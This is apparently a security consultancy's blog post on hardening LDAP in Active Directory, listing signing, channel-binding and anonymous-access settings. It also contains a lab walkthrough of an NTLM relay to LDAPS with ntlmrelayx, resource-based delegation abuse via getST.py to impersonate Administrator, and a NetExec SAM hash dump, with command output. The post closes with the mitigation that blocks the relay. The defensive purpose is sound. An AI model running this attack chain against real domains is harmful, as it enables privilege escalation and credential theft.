

SecCore Essentials - LDAP Security

 seccore.at/blog/ldap-security

Benjamin Floriani, Patrick Pongratz

September 29, 2025




Summary

This blog post should highlight different attack vectors about Lightweight Directory Access Protocol (LDAP) and how attackers can abuse those to gain access to different systems. To implement this SecCore Essential and protect against LDAP attacks the following settings need to be implemented:


- LDAPS needs to be enforced on every Domain Controller and regular LDAP should be disabled
- LDAP Channel Binding and LDAP Signing must be enabled by a global GPO on all Domain Controllers:
 - Set **Domain controller: LDAP server signing requirements** to **Require signing**¹
 - Set **Domain controller: LDAP server channel binding token requirements** to **Always**²
- Additionally LDAP Signing must be enabled by a global GPO on all clients:
Set **Network security: LDAP client signing requirements** to **Require signing**¹
- Anonymous access needs to be disabled, which should be the default:
The **dsHeuristics** attribute should be set to **0**³

Introduction

Through the Lightweight Directory Access Protocol, it is possible to access, query and manage information stored in distributed directories. Although the protocol is open and vendor-neutral, it is a core component of any Active Directory (AD) environment.



Within an Active Directory environment, every Domain Controller functions as an LDAP server, while all other AD-connected systems operate as LDAP clients that retrieve stored information such as users, groups and attributes.



With sufficient permissions or missing security configurations, the stored or sent information can be modified and privileges may be altered.

Common Attack Vectors

The following sections describe common attack vectors within an AD environment.


Missing SSL/TSL Encryption (LDAPS)

Since 2020, Microsoft has attempted to guide organizations in hardening LDAP through Windows updates, however, it did not enforce these measures and left the default settings

unchanged². As a result, many environments continue to rely on unencrypted LDAP traffic by default, thereby exposing sensitive information such as credentials.

LDAP Channel Binding & LDAP Signing

LDAP channel binding enhances security by generating a unique identifier for each LDAPS session, resulting in a channel binding token that can only be used within the associated TLS tunnel. In combination with LDAP signing, which guarantees the integrity and authenticity of LDAP messages, this mechanism prevents Man-in-the-Middle and relay attacks. Without channel binding and LDAP signing, attackers on the same network can intercept and modify LDAP traffic, perform changes to directory permissions and potentially get access to additional systems:



This example attack abuses incoming NTLM authentication and relays it to LDAP.

LDAP Anonymous Access

Active Directory LDAP servers may permit anonymous binds, allowing a client to connect without authentication and query the directory. While this can be useful for public directories or non-sensitive operations, it also enables attackers to enumerate users, groups, and computers without having a domain user. The gathered information can then

be used for brute-force or enumeration attacks or used to search for other sensitive data, such as passwords. This setting is normally disabled by default in Active Directory networks. However to be sure, it should be verified.


LDAP Injection

An LDAP injection attack is similar to an SQL injection attack, however, instead of targeting SQL queries, the attacker exploits insecure input handling in applications that construct LDAP queries. By injecting specially crafted LDAP statements, the attacker can manipulate query logic to bypass authentication, access unauthorized data or escalate privileges. This vulnerability is mentioned here for completeness, but it is relatively uncommon in Active Directory environments. In most cases, custom-developed or third-party software is more susceptible to LDAP injection attacks.

Attack Scenario


This section should demonstrate how attackers may use missing LDAP channel binding and LDAP signing to get administrative access to another system. The setup of this attack scenario is as follows:

- [SMB Signing](#) is enabled on all systems
- LDAP Channel Binding and LDAP Signing are not enforced
- LDAPS is configured, but not enforced
- The attacker is on the same network as the target system
- Credentials are already known to the attacker
- The attacker has no considerations regarding OPSEC, the most straight forward way is used



```
bf@DESKTOP-K7TUEGS -> nxc ldap 192.168.30.131 -d 'lab.local' -u clientuser1 -p ''
LDAP 192.168.30.131 389 WIN-4SAHM65HN1H [*] Windows Server 2022 Build 20348 (name:WIN-4SAHM65HN1H) (domain:lab.local) (signing:None) (channel binding:Never)
LDAP 192.168.30.131 389 WIN-4SAHM65HN1H [+] lab.local\clientuser1:
bf@DESKTOP-K7TUEGS ->
```

The last point is not strictly necessary, but it simplifies the attack scenario. Later in this section, we will mention how this condition can be circumvented. Our network setup consists of three systems:



The attacker machine is a Linux system with direct network access. Once again, this is not strictly necessary, but it simplifies the attack scenario. Instead of a dedicated Linux system, the attacker could also perform this attack from an infected Windows system.

Client1.lab.local is a Windows system, the attacker wants to pivot to and WIN-4SAHM65HN1H.lab.local (sorry for that name, we refer to it as DC01.lab.local in this blogpost) is a Domain Controller that acts as the LDAP server.

The attacker can use the script `ntlmrelayx` from the **impacket suite**⁴ to perform an LDAP relay attack. The tool is capable of relaying NTLM authentication to LDAP, allowing the attacker to authenticate as a user and perform actions on the LDAP server. The following command is used to start the attack:

```
ntlmrelayx.py -t ldaps://192.168.30.131 --delegate-access
```

This spins up `ntlmrelayx`, which listens for incoming NTLM authentication requests. The `-t` option specifies the target LDAP server, in this case, the Domain Controller. The `--delegate-access` option allows the attacker to request delegation rights on the relayed computer account.

It is important to use the DNS name of the attacker system, since the coercion with WebDAV does not work with IP addresses. At the bottom of the screenshot above, we can see that the coercion was successful and Client1.lab.local connected to the ntlmrelayx instance:

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Connection from 192.168.30.135 controlled, attacking target ldaps://192.168.30.131
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Authenticating against ldaps://192.168.30.131 as LAB/CLIENT1$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.30.135 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=local
[*] Adding new computer with username: XNHOAKSI$ and password: result: OK
[*] Delegation rights modified succesfully!
[*] XNHOAKSI$ can now impersonate users on CLIENT1$ via S4U2Proxy
```

After the connection was established, ntlmrelayx relayed the NTLM authentication to the LDAP server, which in turn authenticated the attacker as the user CLIENT1\$@lab.local, which represents the AD machine account of Client1.lab.local. The attacker can now perform actions on the LDAP server as this account. In this case, ntlmrelayx adds a new AD computer account with the random name XNHOAKSI\$. This works, because by default, every AD account can add up to 10 computer accounts to the domain. At the same time, the delegation rights for this newly added computer account are modified, so that XNHOAKSI\$ can impersonate users on Client1.lab.local.

More information about Kerberos delegations can be read in our [Kerberos Security Essential](#).

An attacker can now use this new computer account to authenticate against Client1.lab.local and gain administrative access. This can be done by using another tool of the impacket suite, getST.py:

```
getST.py -spn 'cifs/client1.lab.local' -impersonate Administrator -dc-ip
'192.168.30.131' 'lab.local/XNHOAKSI$:Password'
```

This command requests a Service Ticket (ST) for the CIFS service on Client1.lab.local, impersonating the Administrator account. The -dc-ip option specifies the IP address of the Domain Controller, and the last parameter is the credentials of the newly created computer account. If successful, this command will return a valid Kerberos ticket that can be used to authenticate against Client1.lab.local as Administrator:


```

bf@DESKTOP-K7TUEGS ~/PetitPotam (main)> getST.py -spn 'cifs/client1.lab.local' -impersonate Administrator -dc-ip '192.168.30.131' 'lab.local/XNHOAKSI$'
/home/bf/.local/pipx/venvs/impacket/lib/python3.9/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Impacket v0.13.0.dev0+20250819.14841.5825cb8a - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_client1.lab.local@LAB.LOCAL.ccache

```


This ticket can then be used with [NetExec](#) to connect to Client1.lab.local and execute commands as an administrator:

```

bf@DESKTOP-K7TUEGS ~/PetitPotam (main)> KRB5CCNAME=Administrator@cifs_client1.lab.local@LAB.LOCAL.ccache nxc smb 192.168.30.135 --use-ccache --sam
SMB 192.168.30.135 445 CLIENT1 [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.135 445 CLIENT1 [+] lab.local\Administrator from ccache (Pwn3d!)
SMB 192.168.30.135 445 CLIENT1 [*] Dumping SAM hashes
SMB 192.168.30.135 445 CLIENT1 Administrator:500:
SMB 192.168.30.135 445 CLIENT1 Guest:501:
SMB 192.168.30.135 445 CLIENT1 DefaultAccount:503:
SMB 192.168.30.135 445 CLIENT1 WDAGUtilityAccount:504:
SMB 192.168.30.135 445 CLIENT1 [+] Added 4 SAM hashes to the database
bf@DESKTOP-K7TUEGS ~/PetitPotam (main)>

```

In this case the attacker dumps the SAM database of Client1.lab.local, which contains all local user accounts and their hashed passwords. This attack is also possible without prior knowledge of credentials, by using [IPv6 Spoofing](#) to force an authentication request of various systems. The summary of the attack scenario is illustrated in the following picture:



Mitigation

When activating LDAP channel binding and LDAP signing, we can see that the attack scenario described above does not work anymore. The attacker is still able to relay the NTLM authentication to the LDAP server, but the LDAP server will reject the request:

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[*] HTTPD(80): Connection from 192.168.30.135 controlled, attacking target ldaps://192.168.30.131
[*] HTTPD(80): Client requested path: /aaa/pipe/srvsvc
[-] Authenticating against ldaps://192.168.30.131 as LAB/CLIENT1$ FAILED
[*] HTTPD(80): Client requested path: /aaa/pipe
[*] HTTPD(80): Client requested path: /aaa/pipe
[*] HTTPD(80): Connection from 192.168.30.135 controlled, attacking target ldaps://192.168.30.131
[*] HTTPD(80): Client requested path: /aaa/pipe
[-] Authenticating against ldaps://192.168.30.131 as LAB/CLIENT1$ FAILED
```